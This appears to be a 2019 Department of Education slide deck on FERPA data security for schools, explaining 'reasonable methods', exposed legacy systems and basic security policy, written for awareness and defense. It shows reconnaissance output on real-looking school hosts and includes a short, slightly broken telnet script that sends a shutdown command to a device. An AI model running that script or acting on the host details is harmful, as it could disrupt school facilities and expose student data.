



FERPA Considerations: *Data Security*

METIS

July 17th – 19th, 2019

Ross Lemke
Director

Privacy Technical Assistance Center

United States Department of Education
Privacy Technical Assistance Center

FERPA & Data Security

What specific technology controls does FERPA require for your IT systems?



FERPA & Data Security



Yup... Nada... Nothing... Zilch...



FERPA & Data Security

Why doesn't FERPA tell me **how** to protect student records?



FERPA & Data Security




- FERPA was written in 1974...
- Initially focused on the protection of paper records and information.
- This is both a blessing and a curse.
- FERPA deals addresses data security through the concept of “Reasonable Methods”

FERPA & Data Security

rea·son·a·ble meth·od

/ˈrēz(ə)nəb(ə)l/ /ˈmeTHəd/

We generally interpret reasonable methods to mean a set of security controls that are in line with current accepted security and privacy best practices for data of similar sensitivity.



Data Security - Why

- FERPA requires it.
- Students deserve it.
- A breach could cause reputational harm.
- Electronic records are more prevalent than ever.
- We collect more, move more, use more & lose more data than ever before.




Cyber-Security in the Education Space



You want to see a dead body?

Data Breaches in ED



Problems in ED Data Systems

- A ton of old or unpatched software
- IoT devices in schools include:
 - Server room cameras & sensors
 - School surveillance systems
 - Access card readers
 - Modems (UPnP hackable)
 - HVAC / Boilers
- Hundreds of forgotten servers / computers



Default Initial Setup Interface

☰ Services

9999
tcp
telnet

*** Siemens AEM200 ***

Serial Number 1221349 MAC address 00204A125365
































Software version 05.2 (030725) DLX SIE



Press Enter to go into Setup Mode



Student Information System Data Breach

Index of /

Name	Size	Date Modified
 _vti_pvt/		10/1/15, 12:12:00 AM
 CustomPulse.txt	23.3 kB	3/23/17, 7:02:00 PM
 DWAssessments.txt	5.9 MB	3/23/17, 7:02:00 PM
 DWAttendanceCodes.txt	684 B	3/23/17, 7:01:00 PM
 DWAttendanceMarks.txt	3.2 MB	3/23/17, 7:01:00 PM
 DWAttendancePossible.txt	7.4 MB	3/23/17, 7:01:00 PM
 DWClasses.txt	55.4 kB	3/23/17, 7:00:00 PM
 DWCodes.txt	9.1 kB	3/23/17, 7:00:00 PM
 DWDiscipline.txt	721 kB	3/23/17, 7:00:00 PM
 DWDisciplineEvents.txt	132 B	3/23/17, 7:02:00 PM
 DWDisciplineEventVW.txt	34 B	3/23/17, 7:02:00 PM
 DWDisciplineIncidentCodes.txt	2.7 kB	3/23/17, 7:02:00 PM
 DWDisciplineIncidents.txt	1.8 MB	3/23/17, 7:02:00 PM
 DWEnrollment.txt	91.6 kB	3/23/17, 7:02:00 PM
 DWGBAssessments.txt	0 B	3/23/17, 7:02:00 PM
 DWGPA.txt	219 kB	3/23/17, 7:02:00 PM
 DWGradebook.txt	2.1 MB	3/23/17, 7:02:00 PM
 DWGrades.txt	12.7 MB	3/23/17, 7:02:00 PM
 DWHealthAlerts.txt	14.8 kB	3/23/17, 7:02:00 PM
 DWObjectives.txt	0 B	3/23/17, 7:02:00 PM
 DWObjMarks.txt	0 B	3/23/17, 7:02:00 PM
 DWParent.txt	448 kB	3/23/17, 7:02:00 PM
 DWProgServices.txt	285 kB	3/23/17, 7:02:00 PM
 DWRosters.txt	165 kB	3/23/17, 7:00:00 PM
 DWSpecialAttendance.txt	79 B	3/23/17, 7:01:00 PM
 DWStudents.txt	439 kB	3/23/17, 7:02:00 PM
 DWTeachers.txt	16.4 kB	3/23/17, 7:00:00 PM
 info.zip	3.4 MB	4/15/17, 12:19:00 AM
 Phone Contacts.txt	58.3 kB	4/30/17, 7:02:00 PM
 Photo.scr	1.5 MB	4/23/17, 11:47:00 AM
 Staff Phones.txt	9.9 kB	4/30/17, 7:02:00 PM

Storing Images of a Mail Server in the “Public” share

Index of /Public/Share/Support/

	Name	Size	Date Modified
	[parent directory]		
	exchmbx01_system_disk - Copy.vhd	80.0 GB	4/5/16, 5:54:00 AM

21
tcp
ftp

```
220-Welcome to [redacted]
220-This system is running Windows XP
220 WFTPD 3.2 service (by Texas Imperial Software) ready for new user
330 Sorry, anonymous access is not allowed
214-The following commands are recognized (* =>'s unimplemented).
  USER  PORT  STOR  MSAM*  RNTD  NLST  MKD  CDUP
  PASS  PASV  APPE  MRSQ*  ABOR  SITE  XMKD  XCUP
  ACCT  TYPE  MLFL*  MRCP*  DELE  SYST  RMD  STOU
  SMNT*  STRU  MAIL*  ALLO  CWD  STAT  XRMD  SIZE
  REIN  MODE  MSND*  REST  XCWD  HELP  PWD  MDTM
  QUIT  RETR  MSOM*  RNFR  LIST  NOOP  XPWD  FEAT
  OPTS  MLST

214 Direct comments about WFTPD to alun@texis.com.
211-Extensions supported:
  MDTM
  SIZE
  REST STREAM
  TVFS
  MLST type*;modify*;perm*;size*;
211 END
```



80
tcp
http



Apache httpd Version: 2.4.6

HTTP/1.1 200 OK

Date: Sun, 07 Apr 2019 10:38:33 GMT

Server: Apache/2.4.6 (CentOS) PHP/5.4.16


X-Powered-By: PHP/5.4.16

[REDACTED] wp-json/>; rel="https://api.w.org/"


[REDACTED] >; rel=shortlink

Transfer-Encoding: chunked

Content-Type: text/html; charset=UTF-8




PHP 5.4.16 is long dead



IoT / ICS Exposure

- This likely controls HVAC or other facilities operations
- Why do you need this access from the internet?
- This product has had significant vulnerabilities in the past regarding unrestricted file uploads (CVE [2017-9650](#)) and path traversal and arbitrary file write issues (CVE [2017-9640](#))
- Do serial numbers need to be disclosed to anyone who stumbles on this page? Could they be used to phish a password reset or other services from the support?



IoT/ICS Exposure



Want to see
what we
found in MS?



This is our third time doing METIS


- Since we started coming to METIS we've seen dramatic reduction in the number of exposed systems
 - No XP boxes
 - Less anonymous FTP
 - Not a lot of cameras

But....



Out of Date Web Servers

- Apache 2.2.22 released in 2012
- Entire 2.2 end of life in 2018
- PHP 5.3 end of life in 2014
- **62** Active vulnerabilities in these old versions of Apache and PHP




Apache httpd Version: 2.2.22

```
HTTP/1.1 200 OK
Date: Mon, 24 Jun 2019 19:12:31 GMT
Server: Apache/2.2.22 (Win64) PHP/5.3.13
X-Powered-By: PHP/5.3.13
Content-Length: 4383
Content-Type: text/html
```

School Thermostat

- Does this need to be on the internet?
- Have there been updates since 2011?
- Can attackers interfere with the system?



Niagara Fox Version: 1.0.1

```
fox a 0 -1 fox hello
{
fox.version=s:1.0.1
id=i:49
hostName=s:10.201.40.40
hostAddress=s:10.201.40.40
app.name=s:Station
app.version=s:3.8.401
vm.name=s:Java HotSpot(TM) Embedded Client VM
vm.version=s:25.161-b01
os.name=s:QNX
os.version=s:6.5.0
station.name=s:North_Forrest
lang=s:en
timeZone=s:America/Chicago;-21600000;3600000;02:00:00.000,wall,march,8,or
hostId=s:Qnx-TITAN-C56D-1589-3308-50FC
vmUuid=s:0fd6a34f-bcbf-4f28-a379-93691a6bf6e5
brandId=s:IntegraOpen
sysInfo=o:bog 61[<bog version="1.0">
<p m="b=baja" t="b:Facets" v=""/>
</bog>
}
```



The Answer is Probably

```
import telnetlib
import sys sys.exit(1)
host = sys.argv[1]
port = int(sys.argv[2])
attack = "service launcher\n" + "start/flags 8000
/bin/shutdown /bin/shutdown -b\n" + "continue\n"
telnet = telnetlib.Telnet(host, port)
telnet.write(attack)
print "[+] Finish"
telnet.close()
```



Legacy Conferencing Equipment

- OpenSSH 3.7.1 was released in 2003
- Currently 19 open exploits ranging from code execution to DoS
- Tandberg Border Controller is a dead product

22	OpenSSH Version: 3.7.1p2
tcp	
ssh	SSH-2.0-OpenSSH_3.7.1p2

80	HTTP/1.1 302 Found
tcp	Connection: Keep-Alive
http	Cache-Control: no-cache
	Location: https://66.175.138.157/
	Content-Type: text/html
	Content-Length: 291

161	TANDBERG Border controller
udp	
snmp	



Home /

Tandberg Border Controller - Retirement Notification

The Tandberg Border Controller has been retired and is no longer supported.

- End-of-Sale Date: 2008-02-01
- End-of-Support Date: 2013-02-01
- Cisco's [End-of-Life Policy](#)




You can view a listing of available [Legacy Tandberg Products](#) offerings that best meet your specific needs

If you want support information for the Tandberg Border Controller documentation, it may be available through [Cisco.com Search](#) or in the [Cisco Community](#)

[Feedback on this page](#)

Your client connection

Client IP



Incorrect password

You've entered incorrect login credentials. The default login is the serial number (e.g. Qxxx-xxxx-xxxx), with no password. The serial number is on the bottom or back of the device.

Try again

Healthy

This security appliance is functioning normally

IP address: 216.170.69.83

Internet

This security appliance is connected to the Internet.

Cisco Meraki cloud

This security appliance is successfully connected to the [Cisco Meraki cloud](#)

© Cisco Systems, Inc.


But I
don't
work in
IT?

- **Most breaches start with social engineering**
- **Attackers target YOU, not the technology first**
- **Most successful large breaches use stolen credentials**

Understand

K12

D'OH!



Cyber budget =



et = Gym Teacher




How a School is Vulnerable


Most phishing e-mails are easy to notice. Here are some things an attacker might do to gain access to your systems.

1. Locate Staff Directory (yes, it's there)
2. Send Phishing E-mail to targeted employees, infecting the unwary user
3. Locate and exfiltrate data
4. Profit!





Let's Start With This



How to Operationalize Security?




***DOCUMENTED, REPEATABLE PROCESSES
DRIVEN BY SOLID ORGANIZATIONAL
POLICY***



METRICS

(Groan) Start With Policy



Bare Bones Must Haves

- Privacy & IT security Training annually
- Vulnerability Management
- Control Board / Risk Management Board
- Incident Response
- Account Management
- Data & System Standards
- Enforcement



Data Security is a Shared Responsibility

IT

- Vulnerability Mgmt
- Account Mgmt
- Boundary Control
- Performance Metrics

Shared

- Privacy & Security Training
- Incident Response
- Risk Management
- Data Accountability

Standards Are Your Friends

Reliable data security programs all have one thing in common... control:

- *Create standard software loads & enforce them*
- *Same applies to Boundary Control (fw rules)*
- *Police for compliance*

Process changes through CCB or similar process



Tailor Data Security to Your Business

Do not forget that the purpose of the systems is to enable the business of educating children!



Perform Annual Risk Assessments

“The process of identifying the risks to system security and determining the probability of occurrence, the resulting impact, and the additional safeguards that mitigate this impact.”

